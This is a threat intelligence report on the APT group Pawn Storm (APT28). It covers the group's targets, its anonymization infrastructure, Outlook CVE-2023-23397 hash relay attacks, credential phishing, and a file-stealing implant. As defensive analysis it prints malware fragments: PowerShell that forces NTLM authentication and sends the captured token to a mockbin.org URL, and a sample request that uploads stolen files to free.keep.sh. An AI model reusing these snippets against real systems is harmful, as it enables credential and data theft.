Pawn Storm Uses Brute Force and Stealth Against High-Value Targets

By By: Feike Hacquebord, Fernando Merces Jan 31, 2024 Read time: 10 min (2768 words)

Published: 2024-01-31 · Archived: 2026-04-05 16:12:03 UTC

APT & Targeted Attacks

To help defenders learn more about Pawn Storm's activities and adjust their defenses, we offer a technical analysis of some of the threat actor's recent and updated techniques.

Introduction

Pawn Stormnews article (also known as APT28 and Forest Blizzard) is an advanced persistent threat (APT) actor that shows incessant and lasting repetitions in its tactics, techniques, and procedures (TTPs). Some of the group's campaigns involve using the same kind of technical tricks repeatedly, sometimes targeting hundreds of people in a single organization at the same time.

The threat actor is known for still using its phishing email campaigns that are over a decade old and are sent to high-value targets around the world. Although the methods and infrastructure of these campaigns gradually change over time, they still provide valuable intelligence on Pawn Storm's infrastructure, including the ones it uses in more advanced campaigns.

This apparent lack of sophistication does not necessarily mean that the threat actor is not successful or that the campaigns are not advanced in nature. On the contrary, we have clear indications that Pawn Storm has compromised thousands of email accounts over time, with some of these seemingly repetitive attacks being cleverly designed and stealthy. Some also use advanced TTPs. The loudness of the repetitive, oftentimes crude and aggressive campaigns, drown out the silence, subtlety, and complexity of the initial intrusion, as well as the post-exploitation actions that might occur once Pawn Storm gets an initial foothold in victim organizations.

Based on our estimates, from approximately April 2022 until November 2023, Pawn Storm attempted to launch NTLMv2 hash relay attacks through different methods, with huge peaks in the number of targets and variations in the government departments that it targeted. Those on the receiving end of Pawn Storm's malicious spear-phishing campaigns include organizations dealing with foreign affairs, energy, defense, and transportation. The group also targeted organizations involved with labor, social welfare, finance, parenthood, and even local city councils, a central bank, court houses, and the fire department of a country's military branch.

Are these attempts at launching Net-NTLMv2 hash relay attacks too noisy and repetitive? Or are they just Pawn Storm's cost-efficient method of automating attempts to brute-force its way into the networks of governments, the defense industry, and military forces around the world?

We think that is more of the latter. Furthermore, the constant attacks on governments, logistics, and the defense industry in several regions hide the more advanced part of the attacks, as described by the Polish ministry of defense and Microsoft in recent blog postings. Part of the group's post-exploitation activities involve the modification of folder permissions within the victim's mailbox, leading to enhanced persistence. Using the victim's email accounts, lateral movement is possible by sending additional malicious email messages from within the victim organization.

The group's targets include a wide range of tools from the government, the defense industry, the energy and transportation sectors, as well as the military. According to our telemetry, the targets were in Europe, North America, South America, Asia, Africa, and the Middle East.

Target description	**Region**
Armed forces	Europe, South America
Central bank	Middle East
City council	Asia, Europe, Middle East, North America, Africa
Defense industry	Europe , North America, South America
Aerospace industry	Europe
Electricity authority	Europe, Middle East
Energy sector	Europe
Intellectual property authority	Middle East
Ministry of Agriculture	Europe, South America
Ministry of Energy	Europe
Ministry of Environment	Europe
Ministry of Finance	Europe , South America
Ministry of Foreign Affairs	Europe, Middle East, Asia
Ministry of the Interior	Europe
Ministry for Labor	Europe, Asia
Ministry for National Security	Europe
Ministry for Social Affairs	Europe, Middle East
Ministry of Transportation	Europe
Parliament	Europe

Postal services	Europe
Presidency department	Europe
State government	North America

Table 1. Pawn Storm targets in recent campaigns according to Trend Micro telemetry

Pawn Storm, which has been active since at least 2004, began focusing more on operational security during the past few years, with the group's TTPs changing slowly over time.

One of the most common methods used by Pawn Storm to break into systems is brute-force credential attacks. Since 2019, the actor has been actively trying to brute-force its way into mail servers and the corporate virtual private network (VPN) services of organizations around the world.

We believe that Pawn Storm has had success with its campaigns and we assess that the threat actor has managed to breach thousands of email addresses, which we've observed are being abused to send additional waves of spear-phishing emails (most likely for information gathering, but also to be used as infrastructure for other attacks).

To help defenders learn more about the group's activities and adjust their defenses against Pawn Storm, we offer a technical analysis of some of the recent and updated techniques we have seen the group use.

Anonymization layers

To hide their tracks, Pawn Storm employs a wide range of tools, including VPN services, Tor, data center IP addresses, and compromised EdgeOS routers that are probably also used by other financially motivated cybercriminals. In addition, Pawn Storm has compromised numerous email accounts around the world, using them as a launchpad to send spear-phishing emails. Finally, the threat actor includes free services such as URL shorteners, free file hosting services, and free email services in its repertoire.

Since at least 2019, Pawn Storm has been probing Microsoft Outlook servers and corporate VPN servers across regions, most likely in an attempt to use brute-force methods to access corporate and government accounts. During that time, these probes were performed from data center computer servers that we had previously associated with Pawn Storm.

Since 2020, more anonymizing shells were put in place (including Tor and commercial VPN networks) to continue with scanning and probing. This use of anonymization layers is also seen in the group's spear-phishing emails in recent years. Often, the spear-phishing emails were sent from compromised email accounts in the Middle East and Asia that were accessed over IMAP (Internet Message Access Protocol) from Tor or VPN exit nodes. When we combined data from the French cybersecurity agency Agence nationale de la sécurité des systèmes d'information (ANSSI) with our own, we were able to count more than a dozen different VPN services that have been used by Pawn Storm in 2022 and 2023.

VPN service	**Confidence level (ANSSI)**	**Confidence level (Trend)**
AnchorFree	N/A	High

Surfshark	High	N/A
ExpressVPN	High	N/A
CactusVPN	High	High
Proton VPN	High	N/A
Le VPN	N/A	High
Mullvad VPN	N/A	High
Whoer VPN	N/A	High
Windscribe VPN	N/A	High
PrivateVPN	Medium	N/A
IPVanish	Medium	High
NordVPN	Medium	N/A
WorldVPN	Low	N/A
PureVPN	Low	N/A
VPNSecure	Low	N/A

Table 2. VPN services used by Pawn Storm, according to ANSSI and Trend data

Pawn Storm has also been using EdgeOS routers to send spear-phishing emails, perform callbacks of CVE-2023-23397 exploits in Outlook, and proxy credential theft on credential phishing websites. Many of these EdgeOS routers look to have had implants, such as the Python-based Waitress and Werkzeug web server gateway interfaces, a Server Message Block (SMB) server on port 445 used for exploiting CVE-2023-23397, an open SOCKS5 proxy on port 56981, and an extra Secure Shell (SSH) server listening on non-standard high TCP ports, like 2222, 58749, and 59417.

We do not know whether Pawn Storm itself compromised these EdgeOS routers or if it is using routers that were already compromised by a third-party actor. We have, however, observed commonalities among over a hundred EdgeOS routers that look to be compromised.

Several of these EdgeOS routers are sources of pharmaceutical and dating spam, SSH brute-force attacks, and other types of abuse. A smaller subset was also used by Pawn Storm at the same time as the cybercriminal abuse. For example, the IP address 202.175.177[.]238 — a regular source of pharmaceutical spam during the same month — had a Werkzeug implant on port 8080 that occurred in March 2023, proxying credential theft for Pawn Storm. This effectively means that Pawn Storm's use of EdgeOS routers blended cybercriminal activities, providing the group with an additional anonymization layer.

Net-NTMLv2 hash relay attack

In March 2023, the critical vulnerability CVE-2023-23397 was patched in Outlook. This flaw, which has low complexity for the attacker and does not need any user interaction, affected all versions of the Outlook app running on Windows. As described in our previous blog entry, the attack involves an email message being sent to the targeted organization with an extended Message Application Program Interface (MAPI) property with a Universal Naming Convention (UNC) path to a remote attacker-controlled SMB (via TCP 445) server. The attacker remotely sends a malicious calendar invite represented by .msg — the message format that supports reminders in Outlook — to trigger the vulnerable API endpoint *PlayReminderSound* using *PidLidReminderFileParameter* (the custom alert sound option for reminders).

When the victim connects to the attacker's SMB server, the connection to the remote server sends the user's NTLM protocol negotiation message containing the user's Net-NTLMv2 hash, which the attacker can use for authentication against other systems that support NTLM authentication. This attack is known as a hash relay attack. For this to work, the attacker must relay the negotiation message after receiving it from the victim's machine. Possible targets include Microsoft Exchange Servers from the same organization and domain. Attackers can also store these hashes to try and crack them to retrieve the clear-text password, but this process is heavily dependent on the password's complexity and length, in case of dictionary and brute-force attacks.

It appears that Pawn Storm has been using this vulnerability since it was still a zero-day (which we estimate to be around April 2022). The malicious messages were sent using hacked email accounts, mostly in the Middle East and Asia, that were similar to the ones used in 2022 for the over-a-decade-old credential phishing campaigns of Pawn Storm. The only difference is that, based on our telemetry, VPN exit nodes like Cactus VPN were used for the credential phishing campaigns to connect to hacked email account using IMAP (Internet Message Access Protocol) as opposed to the malicious emails using CVE-2023-23397, where compromised EdgeOS routers were being used instead of VPN exit nodes.

These campaigns lasted at least until the end of August 2023. Starting from April 2023, Pawn Storm used more elaborate methods in its attacks. These involved scripts hosted on Mockbin (mockbin.org) being sent to the targets via email. The Mockbin URLs check for particular User-Agent values and country codes, after which it might redirect the user to a PHP script located in free web hosting domains (often ending with infinityfreeapp[.]com, the same free website service that has been abused since at least 2021 in older credential phishing campaigns of Pawn Storm).



Figure 1. An example of a username exfiltration routine from Pawn Storm

Note that Pawn Storm uses a robust filtering system to deter security researchers, as well as automated scripts, that try to determine whether a website is malicious or not.

Files uploaded to VirusTotal suggest there were other variants of these attacks, including one that had a final payload (*SHA256: 52951f2d92e3d547bad86e33c1b0a8622ac391c614efa3c5d167d8a825937179*) that is a PowerShell script that helps steal Net-NTLMv2 hashes. When run, the script leaves two background processes sending requests to localhost at port 8080, as Figure 2 shows. This will trigger an NTLMv2 authentication via WebDAV, which is HTTP-based.

```
start-process powershell.exe -WindowStyle hidden {for ($var = 1; $var -le 10; $var++) {net use f: \\localhost@8080\c$}}
start-process powershell.exe -WindowStyle hidden {for ($var = 1; $var -le 10; $var++) {dir \\localhost@8080\fg}}
```

Figure 2. Sending requests to localhost at port 8080

The script then creates an HTTP listener to receive the requests:

```
$listener = New-Object System.Net.HttpListener
$listener.Prefixes.Add('http://localhost:8080/')
$listener.Start()
```

Figure 3. The HTTP listener for receiving requests

Next, the spawned process (client) sends a NEGOTIATE message to the listener script (server) that replies with a CHALLENGE message. During legitimate NTLM authentication, this message contains a random 8-byte number, but in this case, the attackers use a fixed sequence of bytes. The client then sends an AUTHENTICATE message to the server that forwards it to mockbin.org:

```
foreach ($key in $headers.AllKeys)
{
    if($key -match 'Authorization')
    {
        [string[]]$values = $headers.GetValues('Authorization')

        $NTLMAuthentication = $values[0] -split '\s+'
        $NTLMType = $NTLMAuthentication[1]

        if($ntlmt2)
        {
            Write-Output $context.Request.RemoteEndPoint.Address.IPAddressToString
            Write-Output $NTLMType
            [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
            (New-Object System.Net.WebClient).DownloadString('https://mockbin.org/bin/1a5c942f-4e74-4881-bb8e-1bca54aad3de/' + $NTLMType)
            Exit
        }

        $ntlmt2 = $true
    }
}
```

Figure 4. Sending an AUTHENTICATE message to the server, which is forwarded to mockbin.org

We ran the script with the user “alice” in an ftr.com domain, after which the following packet was exfiltrated:



Figure 5. The exfiltrated packet

The capture was made with a Windows 10 Pro client that previously joined a Windows Server 2019 domain with its default settings. The blob matches the AUTHENTICATE_MESSAGE of the NTLM protocol, which we wrote a Kaitai Struct for. The packet contains everything needed to build a Net-NTLMv2 hash string that can be used in a dictionary attack or a relay attack.

Pawn Storm has also been using an exploit in the WinRAR vulnerability CVE-2023-38831 in a related hash relay attack.

Recent credential phishing campaign

Pawn Storm launched a credential phishing campaign against various governments in Europe from Nov. 29 to Dec. 11, 2023, using webhook[.]site URLs and Mullvad, Whoer, and IPVanish VPN IP addresses to send the emails. We can relate this campaign to some of the Net-NTLMv2 hash relay campaigns via technical indicators. For example, the same computer name was used in both campaigns. That computer name was also used to send out spear-phishing emails and craft LNK files that were used in some of the Net-NTLMv2 hash relay campaigns.



Figure 6. Pawn Storm's credential phishing website using webhook[.][site URLs in November and December 2023

Information stealer without a C&C server

In October 2022, Pawn Storm sent spear-phishing emails to a select number of targets, including embassies and other high-profile targets. These emails included a simple and small information stealer as an attachment without a command-and-control (C&C) server to reach out to.



Figure 7. Spear-phishing email sent by Pawn Storm in October 2022 with a malicious attachment that installs a simple information stealer without a C&C server

Once installed on a victim's computer, the stealer is entirely on its own. The file creates an internet shortcut at *%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\search.url* pointing to itself. This makes the file run upon Windows startup. During regular intervals, the info stealer looks for the following files:

- .pdf
- .docx
- .doc
- .xlsx
- .txt
- .zip
- .xls

It then uploads the files in succession with an HTTP PUT request to a free file-sharing service, free.keep.sh.

```
PUT /C:/Program%20Files/7-Zip/License.txt HTTP/1.1
Accept: */*
User-Agent: curl/7.83.1
Host: free.keep.sh
Content-Length: 3990
Expect: 100-continue
Connection: Keep-Alive
```

Figure 8. Example of the exfiltration of a text file

For every file sent, keep.sh replies with a URL to access the file. The file path is written to a log.txt file to prevent it from being re-uploaded.

The program then sends a GET request to *https://tinyurl.com* to get the value from XSRF-TOKEN in the cookie set. It then sends a POST request to *https://tinyurl.com/app/api/create* to create a shortened URL for every file uploaded to free.keep.sh. The following JSON is sent:

```
{
    "url": "<File URL from free.keep.sh>",
    "domain": "tinyurl.com",
    "alias": "<datetime formatted as yyyyMMMddHHmmss. Ex.: 2022Nov16191209",
    "tags": [],
    "errors": {
        "errors": {}
    },
    "busy": true,
    "successful": false
}
```

Figure 9. The sent JSON file

The **alias** field is important in this case. This is what comes after tinyurl.com/ so the attackers can access the stolen files. The 20-second delay ensures that the aliases per victim are unique.

The shortened URLs have a fixed format that is calculated from the timestamp when the shortened URL is created. This means that each day, 86,400 different shortened URLs can be created. Pawn Storm would have to brute-force these URLs to get to the actual location where the stolen information has been uploaded. This seems like a crude way of stealing information, but when such a sample is found in the wild without context, it would be difficult to attribute this piece of malware to any known intrusion set or threat actor. We can, however, attribute this information stealer (*SHA256: 4f3992b9dbd1c2a64588a5bc23f1b37a12a4355688d6e1a06408ea2449c59368*) to Pawn Storm with high confidence, based on the way it was delivered to the targets.

Conclusion and outlook

Although Pawn Storm has been active for two decades, it still retains its aggressiveness and determination to break into the networks and emails of high-profile targets around the world.

Since at least 2019, it has employed brute-force attacks (first from dedicated servers and then with additional anonymization layers such as commercial VPN services), Tor, and infrastructure that is very likely being shared with more standard cybercriminal use. Recently, Pawn Storm has been using more advanced and stealthy methods that are both loud and aggressive, which makes it difficult to determine what is happening in the victim's network post-compromise.

In the appendix, we have an extensive list of indicators that can help network defenders to check whether their organization has been targeted. Although Pawn Storm makes use of shared IP addresses, such as commercial VPN services and compromised EdgeOS routers, the group tends to use the same VPN exit nodes for days and even weeks. The relatively slow changes in the TTPs of Pawn Storm can help defenders detect the initial stages of a compromise, even when the threat actor uses more advanced tactics (and even zero-day vulnerabilities) for the succeeding stages.

Indicators of Compromise (IOCs)

The indicators of compromise for this blog entry can be found here.

Tags
